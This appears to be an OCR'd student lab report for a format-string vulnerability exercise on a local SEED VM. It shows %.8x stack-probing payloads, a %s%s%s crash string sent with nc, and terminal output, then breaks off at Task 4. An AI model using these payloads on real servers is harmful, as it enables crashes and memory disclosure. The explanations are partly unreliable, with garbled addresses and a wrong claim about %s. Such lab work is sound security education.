

Task 1:The Vulnerable Program







We create terminals for the client and server program. We can observe that the message on the client server gets displayed on the server terminal. There is a printf function that takes the message received from client and prints it.


Explanation:

The printf function call contains the format string vulnerability as it takes in any input from the server without checks.

Task 2: Understanding the stack layout.


Terminal
En
6:41 PM
The address of the 'msg' argument: 0xbffff090
@@@@.8xbffff090b7fba0000804871b00000003bffff0d0bffff6b8
0804872dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb62
900000010000000038223000200000000000000000000000779a00
020100007f%
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
@@@@.8xbffff090b7fba0000804871b00000003bffff0d0bffff6b8
0804872dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb62
900000010000000038223000200000000000000000000000779a00
020100007f000000000000000040404040 2578382e%
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
@@@@.8xbffff090b7fba0000804871b00000003bffff0d0bffff6b8
0804872dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb62
900000010000000038223000200000000000000000000000779a00
020100007f0000000000000000404040 40%
The value of the 'target' variable (after): 0x11223344
@@@@%.8x
The address of the 'msg' argument: 0xbffff090
@@@@bffff090
The value of the 'target' variable (after): 0x11223344


Terminal
En
6:40 PM
900000010000000038223000200000000000000000000000779a00
020100007f000000000000000040404040 2578382e%
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
@@@@.8xbffff090b7fba0000804871b00000003bffff0d0bffff6b8
0804872dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb62
900000010000000038223000200000000000000000000000779a00
020100007f0000000000000000404040 40%
The value of the 'target' variable (after): 0x11223344
@@@@%.8x
The address of the 'msg' argument: 0xbffff090
@@@@bffff090
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
@@@@bffff090b7fba0000804871b00000003bffff0d0bffff6b8080
4872dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb62900
000010000000038223000200000000000000000000000779a00020
100007f000000000000000040404040
The value of the 'target' variable (after): 0x11223344



Observation:


We first use %.8x multiple number of times to check the contents of the stack. We then enter a string @@@@ along with the format string so that it gets copied in the main() stack. After trying multiple number of times we observe that the 24th %.8x we get the hex value of @@@@ which is 40404040.


We further observe various other addresses and after investigation report that the address at 1 is 0xbffff074, 2 is 0xbffffo8c, 3 is 0xbffffodo.

Explanation:

The address of the msg printed is 0xbffff090, hence the return address is 4 less than the msg address according to the diagram. Therefor 2= 0xbffff08c. After sending the format string we notice that a number of addresses are printed. We select the value greater than the value of the address but within the 24th range. Therefor 3= 0xbffff0e0. The distance is nothing but the 23 %x we require to reach it. Hence, the distance between the format string and the start of the client message is 92. Subtracting the value, we get 1 = 0xbffff084.

Task 3: Crash the program


Terminal
En
6:48 PM
The address of the 'msg' argument: 0xbffff090
hello
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
clear
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
[10/22/19]seed@VM:~/FormatString$ @@@@%.8x
@@@@%.8x: command not found
[10/22/19]seed@VM:~/FormatString$
[10/22/19]seed@VM:~/FormatString$
[10/22/19]seed@VM:~/FormatString$ sudo ./server
[sudo] password for seed:
sudo: ./server: command not found
[10/22/19]seed@VM:~/FormatString$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
[10/22/19]seed@VM:~/FormatString$


Terminal
En
6:49 PM
[10/22/19]seed@VM:~$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s%s%s%s


Observation:


We send the format string to run as %s 8 times which causes a segmentation fault and the program crashes.

Explanation:

%s jumps 8 bytes and it needs to print the value at the address of the stack. If it sees an address with no values or some bogus address it gives a segmentation fault and crashes.


Task 4: Print out server's program memory.

